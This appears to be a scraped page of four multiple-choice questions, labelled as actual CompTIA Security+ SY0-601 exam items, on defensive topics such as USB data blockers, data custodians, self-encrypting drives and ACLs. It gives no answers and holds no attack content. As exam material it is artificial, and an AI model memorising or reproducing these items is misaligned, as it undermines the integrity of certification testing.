
A company recently experienced a data breach and the source was determined to be an executive who was charging a phone in a public area. Which of the following would MOST likely have prevented this breach?

A. A firewall

B. A device pin

C. A USB data blocker

D. Biometrics



Actual exam question from CompTIA's SY0-601

Question #: 288

Topic #: 1

[All SY0-601 Questions]


The manager who is responsible for a data set has asked a security engineer to apply encryption to the data on a hard disk. The security engineer is an example of a __________.

A. data controller.

B. data owner.

C. data custodian.

D. data processor.



Actual exam question from CompTIA's SY0-601

Question #: 289

Topic #: 1

[All SY0-601 Questions]

An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?


A. SED

B. HSM

C. DLP

D. TPM

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 290

Topic #: 1

[All SY0-601 Questions]


After segmenting the network, the network manager wants to control the traffic between the segments. Which of the following should the manager use to control the network traffic?

A. A DMZ

B. A VPN

C. A VLAN

D. An ACL



Actual exam question from CompTIA's SY0-601

Question #: 291

Topic #: 1

[All SY0-601 Questions]

